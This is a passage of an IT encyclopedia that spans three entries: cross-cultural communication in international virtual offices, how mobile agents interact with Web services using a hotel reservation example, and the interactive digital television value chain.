- **Avoid idiomatic expressions.** Idiomatic expressions are word combinations with specific cultural meaning that differs from their literal meaning. For example, the American English expression, "It is raining cats and dogs" literally means that cats and dogs are falling from the sky like raindrops. The intended meaning of this expression (i.e., "It's raining forcefully."), however, is far removed from the literal one. Because the intended meaning is based on a specific cultural association with that expression, individuals who are not part of the culture using this meaning can easily be confused by such phrases (Jones, 1996).
- **Avoid abbreviations.** Abbreviations also require a particular cultural background to understand what overall expression they represent (Jones, 1996). To understand the meaning of the American abbreviation "IRS," for example, an individual must first know an organization called the "Internal Revenue Service" exists and that "Internal Revenue Service" is commonly abbreviated using the first letter of each word. If abbreviations are essential, individuals should spell out the actual term the first time the abbreviation is used. They should also employ some special indicator to demonstrate how the abbreviation is related to the original expression (e.g., "This passage examines the role of the *I*nternal *R*evenue *S*ervice (IRS).").
- **Establish what language and dialect will be used by all participants.** While the dialects of certain languages are quite similar, there are areas in which they differ, and of such differences can result in miscommunication. Speakers of the various dialects of a language could have different terms for the same object or concept (e.g., In English, American mechanics use "wrenches," but their British counterparts use "spanners"). Different dialects could also associate varying meanings with the same term (e.g., in British English, a "subway" is a highway underpass, while in American English, a "subway" is an underground train system). These differences could cause confusion if individuals do not recognize a term or associate the incorrect meaning with a word or expression. By establishing a standard dialect in IVOs, individuals can reduce confusion related to these differences.

Through these strategies, IVO participants can reduce language-based confusion and increase the effectiveness with which ideas are exchanged.

While the ideas presented in this section are simple, they can be essential to communicating across cultural barriers. The efficiency with which individuals interact in IVOs, moreover, will grow in importance as organizations search for new ways to tap overseas markets.

FUTURE TRENDS

This spread of online media also provides access to new markets—particularly in developing nations. These nations, in turn, contain consumers who are increasingly purchasing imported goods—particularly high-tech products. China, for example, is one of the world's largest markets for mobile phones (China's economic power, 2001), and its import of high-tech U.S. goods rose from $970 million USD in 1992 to almost $4.6 billion USD in 2000 (Clifford & Roberts, 2001). Similarly, the growing middle class in India has an aggregate purchasing power of some $420 billion (Malik, 2004, p. 74; Two systems, one grand rivalry, 2003). Many companies have thus begun viewing China and India as important market for products. Additionally, as more work is outsourced to employees in the developing world, more money will flow into those nations, and this influx of capital brings with it the potential to purchase more products. And as more nations expand their online access, such international opportunities will continue to grow.

Within this framework, IVOs become important for a number of reasons. First, they could provide direct access to international markets via IVO members who are from a particular culture. These individuals could supply country-specific information used to create products that meet the needs of particular overseas consumers. Second, these individuals could test particular product in the related culture, and the product could be modified based upon the results of such tests. Finally, IVO employees could serve as distribution points for getting products into an overseas market quickly. Electronic products such as software, music, or movies do not need to be saved in a permanent physical form (e.g., a disk) in one nation only to be shipped to another. Rather, IVOs could include an individual who receives electronic goods from the parent company and then saves the product in a physical form (e.g., burns it to a CD) to distribute to consumers in that market.

This increasing access to international markets will likely spur and shape IVO growth in the future. As a result, the adoption of IVOs by different organizations will likely increase in use and scope. For this reason, today's knowledge workers need to understand and address cultural factors to operate effectively within this new paradigm.

CONCLUSION

Advances in communication technologies continually change how people perceive space. Now, the widespread use of online media has changed ideas of "the office" from a physical location to a state of mind. This essay examined problematic cross-cultural communication areas related to international virtual offices (IVOs) and provided strategies for functioning efficiently within such organizations. Reader must now learn more about the cultures with which they will interact because such understanding is essential to exchanging information with overseas coworkers.

KEY TERMS

Dialect: A variation of a language.

Idiomatic Expression: A phrase associated with a particular, nonliteral meaning.

International Virtual Office (IVO): A work group comprised of individuals who are situated in different nations and use online media to collaborate on projects.

Online: Related to or involving the Internet or the World Wide Web.

Power Distance: A measure of the importance status has in governing interpersonal interactions.

Interaction between Mobile Agents and Web Services

INTRODUCTION

With the interconnection of computers in networks, particularly through the Internet, it becomes possible to connect applications on distant computers. An application works perfectly whether it isdistant or local. Moreover, a distant applicationallows us to benefit from the following additional advantages:

- Data and processes can be stored on a remote server that has a bigger storage capacity than the local host.

Data can be shared between users using, for example, Remote Procedure Call (RPC), Remote Method Invocation (RMI), Java Message Service (JMS), and Enterprise JavaBeans (EJB) (Frénot, 2000):

- Distant application can be used at the same time by several users;
- Updating data and processes can be done only in one host;
- Flexibility on distribution of the load: An application can be executed on the available machine; and
- High availability: A faulty machine does not affect the others.

Many approaches have been proposed and developed for communication between distant hosts on a network such as Message Passing (MP), Remote Evaluation (REV), Remote Object Invocation (ROI), Mobile Agents (MA), Common Object Request Broker Architecture (CORBA), Web Services (WS), RPC, and RMI (Dejan, LaForge, & Chauhan, 1998). In this article, we will focus on two particular paradigms: The Web Services and the Mobile Agents.

WS defines a standard to invoke distant applications and to recover results across the Web. Its invocation is made in synchronous mode. MA has the faculty to move easily between a network's hosts to execute user requests. MA communication is made in asynchronous mode. The fusion of these two complementary technologies will solve many problems.

This article is composed of the following sections: In the first two sections, we introduce the concepts of WS and MA, their advantages and disadvantages. In the third section, we present different kinds of interaction between MA and WS. Finally, we study an example in the last section.

WEB SERVICES

Definition


WS are a technology that allows interaction between applications distantly via the Internet, and thus independently of the platforms and the languages that they use. They lean on standard Internet protocols (XML, HTTP) to communicate. This communication is based on the principle of calls and answers, performed with messages in XML (Daum & Merten, 2003; Windley, 2003)

Web Services Components

WS are based on the following group of XML technologies which work together (Champion, Ferris, Newcomer, & Orchard, 2000) (see Figure 1):

- SOAP (Simple Object Access Protocol) is a protocol, standardized by W3C, which allows the invocation of remote methods by the exchange of XML messages (Box et al., 2000);

Figure 1. WS functioning



- WSDL (WS Description Language) is a norm derived from XML which represents the interface of the use of a WS. It provides specifications necessary for the use of a WS by explaining its methods, its parameters, and what it returns. WSDL is a services description language which represents the public interface of service and is accessible from a URL (Christensen, Curbera, Meredith, & Weerawarana, 1999); and
- UDDI (Universal Description, Discovery, and Integration) is a specification defining the way to publish and discover WS on a network. These descriptions of services are centralized on a server, private or public, that users can access. Such a server can be seen as a yellow pages directory (Kurt, 2001).

Web Services Functioning

The WS architecture is based on the Service-Oriented Architecture model (SOA) (Brown et al., 2003) which puts three actors in interaction: a client, a provider, and an intermediate directory. The interaction model (See Figure 1) is decomposed into four successive steps (Curbera, Dufler, Khalaf, Nagy, & Mukhi, 2002):

- **Deployment:** The service provider deploys a WS on a server and generates a description of service (WSDL). This description defines available operations and how to invoke them;
- **Publication:** The provider exposes his service by publishing its description to the (UDDI) directory;
- **Discovery:** In order to find the service description, the WS client searches in the UDDI directory. This step allows to find different available providers and to choose who best satisfies the client criteria; and
- **Invocation:** The client uses the service description to establish a connection with the provider and invoke the WS.

Web Services Advantages

WS offer many benefits over other distributed applications paradigms (Cavanaugh, 2006):

- Web services provide the interoperability between various software working on various platforms;
- Web services use standards and open protocols;
- Protocols and data formats are in text format, making it easier to understand the total functioning of exchanges; and
- Based on the HTTP protocol, Web services can work through firewalls without requiring changes in the rules of filtration.

Web Services Disadvantages

There are several issues with WS. Below is a collection of the most important ones (Clabby, 2002):

- Nowadays, WS norms in security domains and transactions are either inexistent or in their beginning compared to standard and opened norms of the distributed computing such as CORBA (Jong, 2002);
- WS suffer from weak performances compared to other approaches of the distributed computing such as the RMI, DCOM, CORBA (Jong, 2002);
- By the use of the HTTP protocol, WS can bypass safety measures set up throughfirewalls.
- Lack of standard services: There is only one standard service available for WS, the UDDI.
- Various other important services (SOAP, WSDL) are not yet standardized (Gottschalk, 2002).

THE MOBILE AGENTS

MA is a programming paradigm used in distributed applications (Ismail & Hagimont, 1998; OMG, 1997). It is susceptible to replace more classical paradigms such as the MP, the RPC, the ROI, and REV. The MA concept makes easier the implementation of applications which are dynamically adaptable, and facilitates the development of distributed applications on large networks. This covers many domains such as e-commerce, telecommunications, workflow applications, remote maintenance, and park administration (see Figure 2).

Definition


MA are processes that can migrate from one host in a network to another in order to satisfy requests made by their clients (Harrison, Chess, & Kershenbaum, 1995). The state of the running program is saved, transported to the new host, and restored, allowing the program to continue where it left off. MA are autonomous; they have some degree of control over their data and states. They have the ability to act without direct external interference. MA are interactive by communicating with the environment and other agents. MA are adaptive; they have the ability to respond to other agents or their environment (Morreale, 1998).

Mobile Agents' Properties

A MA is a mobile software entity defined with a behavior, autonomy, a social aspect on communication level, reactivity, a degree of security, and a capacity to memorize information (White, 1997):

- **Mobility:** Mobility is the fundamental property of the MA. It manifests on two aspects, strong mobility and weak mobility;

Figure 2. The MA paradigm



- ◦ *Strong mobility*: The MA migrates with the code, the data state (i.e., the values of the internal variables), and the execution state (i.e., the stack and the program counter); and
- ◦ *Weak mobility*: The MA migrates only with the code and the data state.
- **Behavior:** An agent has a program which dictates what tasks it must accomplish. It executes instructions for the client. An agent can acquire another competence by visiting new hosts;
- **Autonomy:** An agent acts independently of the client. It implicates that we cannot always predict the agent's itinerary;
- **Communication:** An agent is able to interact with different environments (clients and hosts) and other agents (local or distant);
- **Reactivity:** An agent is able to perceive its environment and interact with it;
- **Security**: An agent must protect itself from outside attacks: from other agents, from execution environments, and during its movement within the network. Its integrity and the privacy of the data which it transports must be assured; and
- **Memory:** An agent has a capacity to collect and memorize information for subsequent uses.

Mobile Agents' Advantages

In the following section, we present a list of the main advantages of MA's technology (Karoui, 2005; Wagner, Balke, Hirschfeld, & Kellerer, 2002):

- **Efficiency:** MA consumes fewer network resources;
- **Reduction of the network traffic:** MA minimizes the volume of interactions by moving and executing programs on the servers' host;
- **Asynchronous and autonomous interactions:** MA can achieve tasks asynchronously and independently of the sending entity;
- **Interaction with real-time entities:** For critical systems (nuclear, medical, etc.), agents can be dispatched from a central site to control local real-time entities and process directives from the central controller;
- **Dynamic adaptation:** MA can dynamically react to changes in its environment;
- **Robustness and fault tolerance:** By its nature, a MA is able to react to multiple situations, especially faulty ones. This ability makes the systems based on MA fault-tolerant; and
- **Support for heterogeneous environments:** MA are generally computer- and network-independent; this characteristic allows their use in a heterogeneous environment.

Mobile Agents' Disadvantages

In the following section, we present a list of the major problems of the MA approach (OMG, 2000):

- Security is one of the main concerns of the MA approach. The issue is how to protect agents from malicious hosts and, inversely, how to protect hosts from MA. The main researchers' orientation is to isolate the agent execution environment from the host critical environment. This separation may limit the agent's capabilities of accessing the desired data and from accomplishing its task;
- Another big problem of the MA approach is the lack of standardization. In recent years, we have seen the development of many MA systems based on several slightly different semantics for mobility, security, and communication;
- MA are not the unique way to solve a major class of problems; alternative solutions exist, such as messaging, simple datagram, sockets, RPC, conversations, and so on. There are neither measurement methods nor criteria that can help a developer choose between these methods. Until now, there is no typical application that uses the MA approach; and
- MA can achieve tasks asynchronously and independently of the sending entity. This can be an advantage for batch applications and a disadvantage for interactive applications.

INTERACTIONS BETWEEN MOBILE AGENTS AND WEB SERVICES

At present, there is a need for distributed computing solutions offering feature-rich environments. This letter would be as efficient as component-based frameworks and as interoperable as the basic Web protocols. As seen in the first section, WS is the technology which fulfils the interoperability requirement. That is why it must be enhanced appropriately to meet the above-mentioned needs. In the second section, we have noted that MA are increasingly gaining attention in both research and the commercial world. They have the potential to increase the networks' performance, and can offer a new paradigm for communication over heterogonous networks. Both technologies can communicate together since they can use the same standard protocols (XML, Java) for the implementation via the principle of exchanging data via messages. Both technologies can support heterogeneous environments (machineries, hosts, platforms) as noted above. The interaction between these two technologies will extend the advantages of each and will cover a part of their failures. In the following, we present some of their basic advantages:

- On the one hand, the MA are asynchronous entities; they can communicate together without a need for a permanent link. On the other hand, WS are synchronous and require a permanent link to exchange information. The fusion of these two technologies will expand fields of use of WS (as previously noted);
- WS are not autonomous, that is, they do not have the faculty to discover their environment which would allow them to optimize the requests' execution. This weakness of WS is one trump of the MA, to discover their environment, thus allowing them to guarantee the execution of their requests even in crash situations. The fusion of both techniques will allow WS to have a global view of their environment and so collect maximum information in order to ameliorate their execution mode;
- WS are not self-adaptable: If a WS breaks down, then communication between services fails and all the system crashes. With MA, which fit very well to their environment, WS will consequently be able to update their knowledge of their environment and perform in new conditions. So, the system will be more faults-tolerant and robust;
- WS cannot exchange code between them. With the MA, WS will be able to exchange code if it is needed;
- When interacting together, WS reserve several communication channels that burden the load on network and consume bandwidth. This disadvantage will be remedied with the MA, which minimize the volume of interactions and consume less bandwidth; and
- MA and WS are two technologies of actuality integrating different types of networks. However, the MA are isolated in comparison with the WS, which interact mostly with other systems' entities and access easily to their resources.This separation may limit the agent's capabilities of accessing the desired data and from accomplishing its task. Integration of the MA in a Web services distributed system will augment its capacities.

Now, let us look at the different kinds of interaction between these two entities. According to the study led above, we count three types of interactions: a MA invokes a WS, a WS invokes a MA, and a mixture of these two types of interactions (hybrid interaction).

Interaction Web Services: Mobile Agents

The interaction between a MA and a WS takes place as follows:

1. A WS invokes a MA for a request execution,
2. The MA executes the request, and
3. The MA returns the result to the WS invoker.

Figure 3a illustrates the interaction steps between WS and MA.

Interaction Mobile Agents: Web Services

The interaction between a MA and a WS takes place as follows:

1. A MA invokes a WS for a request execution,
2. The WS executes the request, and
3. The WS returns the result to the MA invoker.

Figure 3b illustrates the interaction steps between MA and WS.

Hybrid Interaction

This interaction is a mixture of both types previously mentioned. It takes place in two manners:

Figure 3a. Interaction WS - MA




Figure 3b. Interaction MA - WS



- A WS can invoke another WS by means of MA. In that case, (see Figure 4a), the interaction is made as follows:

1. A WS1 invokes a MA for a request execution,
2. The MA executes the request by invoking another WS2,
3. WS2 executes the request,
4. WS2 returns the result to the MA invoker, and
5. The MA returns the result to WS1.

or

- A MA can invoke another MA by means of WS. In that case, (see Figure 4b), the interaction is made as follows:

1. A MA1 invokes a WS for a request execution,
2. The WS executes the request by invoking another MA2,
3. MA2 executes the request,
4. MA2 returns the result to the WS invoker, and
5. The WS returns the result to MA1.

EXAMPLE

To illustrate the different kinds of communication between MA and WS (seen in the third section), we have developed an application which explains these interactions. It represents a hotel reservation distributed system.

First, a client fills in a form containing his constraints criteria for choosing the hotel. These criteria are the following: the country, the city, the hotel class, and the

Figure 4a. Interaction WS – MA - WS



Figure 4b. Interaction MA – WS - MA




date of reservation. By executing the application, the client delegates a MA to search for the adequate hotel which responds to his criteria. The MA will take into consideration the criteria mentioned by the client and consult the appropriate WS representing the hotels to search for the best price of reservation. Finally, the MA returns the result to the client to confirm the reservation. After reception of the result, the client will be able to reserve in the chosen hotel.


We chose Aglets as MA's platform (IBM, 1999; Karjoth, Lange, & Oshima, 1997; Nakamura & Yamamoto, 1997) which will receive and send the MA. We deploy the following WS for the requests executions (see Figure 5):

- WS1 is the WS which represents the countries. It contains the list of all countries to be consulted by the mobile agent;
- WS2 is the WS which represents the cities. It contains the list of all cities of the chosen country; and
- WS3 is the WS which represents the hotels. It contains the hotels list of the chosen city, sorted by their classes. Also, it contains their prices according to the reservation dates.

Figure 5 explains the functioning of the hotel reservation distributed system.

After the selection of all choice criteria by the client (the country, the city, the hotel class, and the date of reservation), a mobile agent (MA) grabs this information (1) and starts its quest for the solution. Firstly, it interacts with WS1 (2). WS1 presents the list of countries and selects the one chosen by the client (3). Then it dispatches the MA towards WS2 to consult the list of cities (4). Arriving at WS2, MA consults the list of cities (5), WS2 selects the one chosen by the client, and dispatches MA towards WS3 which contains the list of hotels (6). After interaction with WS3, MA consults the hotel class and the date of reservation, then presents the list of hotels which responded to the requirements with their prices (7). The MA negotiates

Figure 5. Hotel reservation by a MA



the offers to get the best price and comes back with the result directly to the client (8). After consultation, the client confirms reservation or cancels it if the offer does not convince him.

The links #2, #4, and #6 on Figure 5 illustrate the interaction MA-WS (see Figure 3b). The link #8 illustrates the interaction WS-MA (see Figure 3a). During these interactions, there are invocation of the service by the agent (respectively of the agent by the service), the execution of the requests (represented by points #3, #5, and #7) and the return of the result to the service (respectively to the agent).

CONCLUSION

In this article, we presented two paradigms of distributed application: the mobile agents and the Web services. We showed different types of interactions between these two entities, and we illustrated them by an example. We studied the integration of these interactions in different fields of application.

ACKNOWLEDGMENT

We express our sincere gratitude to Miss Khaldi Abir, who helped us in the implementation of the example and helped us to test it on the Aglets platform.

KEY TERMS

Aglets: This term refers to a Java-based mobile agent platform and library for building mobile agent-based applications.

Distributed Application: This is an application composed of distinct components running in separate runtime environments, usually on different platforms connected via a network.

Hybrid Interaction: It is a mixture of MA-WS interaction and WS-MA interaction.

Mobile Agent: It is a mobile software entity defined with a behavior, autonomy, a social aspect on communication level, reactivity, a degree of security, and a capacity to memorize information.

MA-WS Interaction: It is an interaction in which a mobile agent invokes a Web service for a request execution.

Web Service: It is a paradigm that allows interaction between applications distantly via the Internet and thus independently of the platforms and the languages that they use.

WS-MA Interaction: It is an interaction in which a Web service invokes a mobile agent for a request execution.

Interactive Digital Television

Margherita Pagani
Bocconi University, Italy

BACKGROUND

Interactive television (iTV) can be defined as the result of the process of convergence between television and the new interactive digital technologies (Pagani, 2000a; 2000b; 2003). Interactive television is basically domestic television boosted by interactive functions that are usually supplied through a 'back channel.' The distinctive feature of interactive television is the possibility that the new digital technologies give the user to interact with the content that is on offer (Flew, 2002; Owen, 1999; Pagani, 2000a; 2000b; 2003). The evolution towards interactive television has not an exclusively technological, but also a profound impact on the whole economic system of digital broadcaster—from offer types to consumption modes, and from technological and productive structures to business models.

This article attempts to analyze how the addition of interactivity to television brings fundamental changes to the broadcasting industry. The article first defines interactive transmission systems and classifies the different services offered according to the level of interactivity determined by two fundamental factors such as response time and return channel band. After defining the conceptual framework and the technological dimension of the phenomenon, the study analyzes the new types of interactive services offered. The Interactive Digital Television (iDTV) value chain will be discussed to give an understanding of the different business elements involved.

A DEFINITION OF INTERACTIVITY

The term interactivity is usually taken to mean the chance for interactive communication among subjects (Pagani, 2001, 2003). Technically, interactivity implies the presence of a return channel in the communication system, going from the user to the source of information. The channel is a vehicle for the data bytes that represent the choices or reactions of the user (input). This definition classifies systems according to whether they are diffusive or interactive (Table 1).

- Diffusive systems are those which only have one channel that runs from the information source to the user (this is known as *downstream*);
- Interactive systems have a return channel from the user to the information source (this is known as *upstream*).

There are two fundamental factors determining performance in terms of system interactivity: response time and return channel band.

The more rapidly a system's response time to the user's actions, the greater is the system's interactivity. Systems can thus be classified into:


- *Indirect interactive systems* when the response time generates an appreciable lag from the user's viewpoint;
- *Direct interactive systems* when the response time is either very short (a matter of a few seconds) or is imperceptible (real-time).

The nature of the interaction is determined by the bit-rate that is available in the return channel (Rawolle & Hess, 2000). This can allow for the transfer of simple impulses (yes–no logic), or it can be the vehicle for complex multimedia information (i.e., in the case of video conferencing). From this point of view, systems can be defined as asymmetrically interactive when the flow of information is predominantly downstream. They can also be defined as symmetrical when the flow of information is equally distributed in the two directions (Huffman, 2002).

Based on the classification of transmission systems adopted above, multimedia services can be classified into diffusive (analog or digital) and interactive (Table 2).

Digital television can provide diffusive numerical services and asymmetrical interactive video services. Services as video conferencing, telework, telemedicine, which are within the symmetrical interactive video based upon the above classification, are not part of the digital television offers.

Table 1. The classification of communication systems



Local Interactivity

An interactive application that is based on local interactivity is commonly indicated as "enhanced TV" application. It does not require a return-path back to the service provider. An example is the broadcaster transmitting a football match using a "multicamera angle" feature, transmitting the video signals from six match cameras simultaneously in adjacent channels. This allows the viewer to watch the match from a succession of different vantage points, personalizing the experience. One or more of the channels can be broadcast within a time delay, for instant replays. This application involves no signal being sent back to the broadcaster to obtain the extra data. The viewer is simply dipping in and out of that datastream to pick up supplemental information as required.

One-Way Interactivity

One-way interactivity refers to all interactive applications in which the viewer did send back a signal to the service provider via a return path, but there is no ongoing, continuous, two way, real time dialogue and

Table 2. Classes of service (classes not directly relevant to interactive multimedia services are in grey)

Class of services	Services (examples)
1. DIFFUSIVE SERVICES	
Analogue transmission	Free channels, Pay TV, Pay per view (PPV)
Numerical diffusion	Digital channels Near video on demand (NVOD)
2. INTERACTIVE SERVICES	
Asymmetric interactive video	Video on demand (VOD), Music on demand, Home shopping, Video games, Teleteaching Access to data banks
Low speed data	Telephony (POTS), data at 14,4; 28,8; 64; 128 Kbit/s
Symmetric interactive video	Cooperative work, Telework, Telemedicine, Videoconference, Multi-videoconference
High speed data	Virtual reality, distribution of real time applications

the user does not receive a personalized response. The most obvious application is direct response advertising. The viewer clicks on an icon during a TV commercial (if interested in the product), which sends a capsule of information containing the viewer's details to the advertiser, allowing a brochure or sample to be delivered to his/her home.

Two-Way Interactivity

Two-way interactivity is what the technological purist defines as "true" interactivity. The user sends data to a service provider or other user which travels along a return path, and the service provider or user sends data back—either via the return path itself or "over the air." Two-way interactivity presupposes "addressability"—the senders and receivers must be able to address a specific data set to another sender or receiver.

What might be termed "low level" two-way interactivity is demonstrated by a TV pay per view service. Using the remote control, the viewer calls up through an on-screen menu a specific movie or event scheduled for a given time and "orders" it. The service provider then ensures—by sending back a message to the viewer's set top box—that the specific channel carrying the movie at the time specified is unscrambled by that particular box, and that that particular viewer is billed for it.

Low level two-way interactivity is characterized by the fact that the use of the return path back to the service provider is peripheral to the main event. "High level" two way interactivity, on the other hand, is characterized by a continuing two-way exchange of data between the user and the service provider (i.e., video-conferencing, Web surfing, multiplayer gaming, and communications-based applications such as chat and SMS messaging).

INTERACTIVE TELEVISION

Interactive television can be defined as domestic television boosted by interactive functions, made possible by the significant effects of digital technology on television transmission systems (ETSI, 2000; Flew, 2002; Nielsen, 1997; Owen, 1999). It supports subscriber-initiated choices or actions that are related to one or more video programming streams (FCC, 2001; Pagani, 2003).

A first level of analysis shows that interactive television is a system through which the viewer can ask something to the program provider. In this way, the viewer can transmit his/her own requests through the two-way information flow, made possible by the digitalization of the television signal.

The viewer's reception of the digital signal is made possible through a digital adapter (*set top box or decoder*) which is connected to the normal television set or integrated with the digital television in the latest versions. The set top box decodes the digital signals in order to make them readable by the conventional analogue television set (Figure 1). The set top box has a memory and decoding capacity that allows it to handle and visualize information. Thus, the viewer can accede to a simple form of interactivity by connecting the device to the domestic telephone line. In addition, other installation and infrastructure arrangements are required, depending on the particular technology. In particular, a return channel must be activated. This can imply a second dedicated telephone line for return path via modem. The end user can interact with his TV set through a special remote control or in some cases even with a wireless keyboard.

TYPES OF INTERACTIVE TV SERVICES

The British broadcasting regulator Independent Television Commission (ITC) differentiates between two essentially different types of interactive TV services: dedicated and program-related services.

- *Program related services* refer to interactive TV services that are directly related to one or more video programming streams. These services allow users to obtain additional data related to the content (either programming or advertising), to select options from a menu, to play or bet along with a show or sports event, to interact with other viewers of the same program.
- *Dedicated services* are stand-alone services not related to any specific programming stream. They follow a model closer to the Web even if there are differences in: hyperlinks, media usage and subsequently, and mode of persuasion. This type of interactive services includes entertainment, information, and transaction services.

Interactive TV services can be further classified into some main categories (Table 3).

Table 3. Interactive television services

Category	Interactive application
Enhanced TV	Personalized weather information Personalized EPG (Electronic Program Guide) Menu à la carte Different viewing angles Parental control Enhanced TV Multi language choice
Games	Single player games Multiplayer games Voting and Betting
Communication	Instant messages E-mail
Finance	Financial information TV Banking
T-commerce	Pay Per View Home Shopping
Advertising	Interactive Advertising
Internet	Web access

PROGRAM RELATED SERVICES

Electronic Program Guide (EPG)

EPG is a navigational device allowing the viewer to search for a particular program by theme or other category and order it to be displayed on demand. EPG helps people grasp a planning concept, understand complex programs, and absorb large amounts of information quickly and to navigate in the TV environment.

Typical features are:

- Flip: displaying the current channel, the name of the program, and its start and end time;
- Video browser: allows viewers to see program listings for other channels;
- multilanguage choice;
- VCR programming.

More advanced features under development concern:

- Customization: displaying features like favorites, or reminders which can be set for any future program.
- Ranking systems are seen as preference systems, where viewers can order channels, from the most watched to the least watched.
- Noise filters are seen as systems in which viewers block information (i.e., removing channels that they never watch). One related issue is parental control (filter), where objectionable programming can be restricted by setting locks on channels, movies, or specific programs.

Pay Per View

Pay per view services provide an alternative to the broadcast environment; through broadband connections they offer viewers on-demand access to a variety of server-based content, on a nonlinear basis. Viewers pay for specific programs.

DEDICATED SERVICES

Interactive Games

Interactive game shows take place in relation to game shows to allow viewers to participate in the game. Network games allow users to compare scores and correspond by a form of electronic mail or to compete against other players. There are different revenue model related to the offer of games: subscription fee, pay-per play or pay per day, advertising, sponsorship, or banner.

Interactive Advertising

Interactive advertising is synchronized with the TV ad. An interactive overlay or icon is generated on the screen leading to the interactive component. When the specific pages are accessed, viewers can learn more about products but generally, other forms of interactions are also proposed. Viewers can order catalogues, can benefit from a product test, and can participate in competition, draw, or play games. The interactive ad should be short in order not to interfere with the program that viewers wish to watch. The message must be simple and quick. This strategy is based on provoking an impulsive response (look at the interactive ad) resulting in the required action (ordering the catalogue). A natural extension of this concept is to enable consumers to order directly.

TV Shopping

TV shopping is common both on regular channels and on specialized channels. Some channels are specialized in teleshopping (i.e., QVC and Home Shopping Europe). Other channels develop interactive teleshopping programs (i.e., TF1 via TPS in France). Consumers can order products currently shown in the teleshopping program and pay by inserting their credit card in the set-top box card reader. During the program, an icon appears signaling to viewers that they can now buy the item.

The chosen product is then automatically displayed in the shopping basket. Viewers enter the quantity and the credit card number. The objectives of such programs are to give viewers the feeling of trying products. The products' merits are demonstrated in every dimension allowed by the medium. In some ways, we can consider teleshopping as the multimedia counterpart missing from Web shops. Instead of being faced with endless rows of products displayed in the same format, consumers can now see the product in use, develop a feeling for the product, and be tempted to buy the product.

Mixing elements of teleshopping and e-commerce might constitute a useful example of integration of TV and interactivity, resulting in a new form of interactive shopping. Consumers can be enticed by attractive features and seductive plots. There is a difference between interactive advertising and interactive shopping. Initially interactive advertising is triggered from advert and concerns a specific product. Shops on the other hand are accessed directly from the TV shopping section and concern a range of products. TV shopping presents a business model close to PPV and has a huge potential.

TV Banking

TV banking enables consumers to consult their bank statements and carry out their day to day banking operations (financial operations, personalized investment advice, or consult the stock exchange online). Interactive TV gives financial services companies new scope for marketing: it permits them to display their products in full-length programs rather than commercials lasting a few seconds and to deliver financial advice in interactive formats, even in real time. Such companies particularly value the ability to hot-link traditional TV commercials to sites where viewers can buy products online. In addition, service providers on interactive TV can tailor their offers precisely by collecting detailed data about the way customers use the medium. Designing online services for TV requires video and content development skills that few banks have in-house, requiring them, in all likelihood, to join forces with television and media specialists.

INTERACTIVE DIGITAL TELEVISION (IDTV) VALUE CHAIN

The interactive digital television marketplace is complex with competing platforms and technologies providing different capabilities and opportunities. The multichannel revolution coupled with the developments of interactive technology is truly going to have a profound effect on the supply chain of the TV industry. The competitive development generated by interactivity creates new business areas, requiring new positioning along the value chain for existing operators (Pagani, 2007). Several types of companies are involved in the iDTV business: content provider, application developer, broadcasters, network operator, iDTV platform operator, hardware and software developers, and Internet developers also interested in developing for television, consultants, research companies, advertising agencies, and so forth (Table 4).

A central role is played by broadcasters whose goal is to acquire contents from content providers (banks, holders of movie rights, retailers), store them (storage),

Table 4. The iDTV value chain: Players and added value

Player	Added Value
Content provider	Produce content edit/format content for different iDTV platform
Application Developer	Research and develop interactive applications
Content aggregator	Acquire content rights, reformat, package, and rebrand content
Network operator	Maintain and operate network, provide adequate bandwidth
iDTV Platform operator	- Acquire aggregated content and integrate into iDTV service applications - Host content/outsource hosting - Negotiate commerce deals - Bundle content/service into customer packages - Track customer usage and personalize offering
Customer equipment	- Research and development equipment - Manufacture equipment - Negotiate deals and partnerships

and define a broadcast planning system (planning). They directly control users' access as well as the quality of the service and its future development (Figure 1).

Conditional access is an encryption/decryption management method (security system) through which the broadcaster controls the subscriber's access to digital and iTV services, such that only those authorized can receive the transmission. Conditional access services currently offered include other than encryption/decryption of the channel, also security in purchase and other transactions, smart card enabling, and issuing and customer management services (billing and telephone servicing). The subscriber most often uses "smart cards" and a private PIN number to access the iTV services. Not all services are necessarily purchased from the conditional access operator.

Service providers such as data managers provide technologies that allow the broadcaster to deliver personalized, targeted content. They use subscriber management system (SMS) to organize and operate the company business. The SMS contains all customer relevant information and is responsible for keeping track of placed orders, credit limits, invoicing and payments, as well as the generation of reports and statistics. Satellite platforms, cable networks, and telecommunications operators, mainly focused on the distribution of the TV signal, gradually tend to integrate upstream in order to have a direct control over the production of interactive services.

The vast end device segment (Figure 2) includes two subsegments regarding the hardware and the software embedded in it. The hardware manufacturers (such as Sony, Philips, Nokia, and others) design, produce, and assemble the set-top boxes (STBs).

The *software* subsegment includes:

1. *Operating systems* developers (i.e. Java Virtual Machine by SunMicrosystem, Windows CE by Microsoft, and Linus) provide many services, such as resource allocation, scheduling, input/output control, and data management. Although operating systems are predominantly software, partial or complete hardware implementations may be made in the form of firmware.
2. *Middleware* providers and developers provide programming that serves to "glue together," or mediate, between two separate and usually already-existing programs. Middleware in iTV is also referred to the Application Programming Interface (API): it functions as a transition/conversion layer of network architecture that ensures compatibility between the basal infrastructure (the Operating System) and diverse upper-level applications. There are four competing technologies: Canal+ Media Highway (running on Java OS), Liberate Technologies (Java), Microsoft TV (Windows CE) and OpenTV (Spyglass). These are all proprietary solutions acting as technological barriers and trying to lock-in the customers. This situation creates vertical market where there is no interoperability and only programs and applications written specifically for a system can run on it.

Figure 1. The iDTV value chain: Head-end phases




Figure 2. The iDTV value chain: End device



3. *User-level applications provider*, a category including interactive gaming, interactive (or electronic) programming guides, Internet tools (e-mail, surfing, chat, instant messaging), t-commerce, video-on-demand (VOD), and personal video recording (PVR).

CONCLUSION

Interactive TV services are providing welcome opportunities for brand marketers, keen to pursue closer relationships with a more targeted audience, and with the promise of a new direct sale channel complete with transactional functionality. For broadcasters, garnering marketer support and partners can be a crucial means of reducing costs, providing added bite to marketing digital TV to consumers, while establishing new sources of revenue (based on carriage fees from advertisers, revenue shares for transactions coordinated via the digital TV platform, and payment for leads generation and data accrued through direct marketing).

From a strategic point of view, the main concern for broadcasters and advertisers will be how to incorporate the potential for interactivity, maximizing revenue opportunities, and avoiding the pitfalls that a brand new medium will afford. It is impossible to offer solutions, merely educated guesses for how interactive TV will develop. Success will depend upon people interests for differentiated interactive services.

1. First, the development of a clear consumer proposition is crucial in a potential confusing and crowded marketplace.
2. Second, the provision of engaging, or even unique, content will continue to be of prime importance.
3. Third, the ability to strike the right kind of alliances is a necessity in a climate that is spawning mergers and partnerships. Those who have developed a coherent strategy for partnering with key companies that can give them distribution and content will naturally be better placed.
4. Finally, marketing the service and making it attractive to the consumer will require considerable attention, not to mention investment.

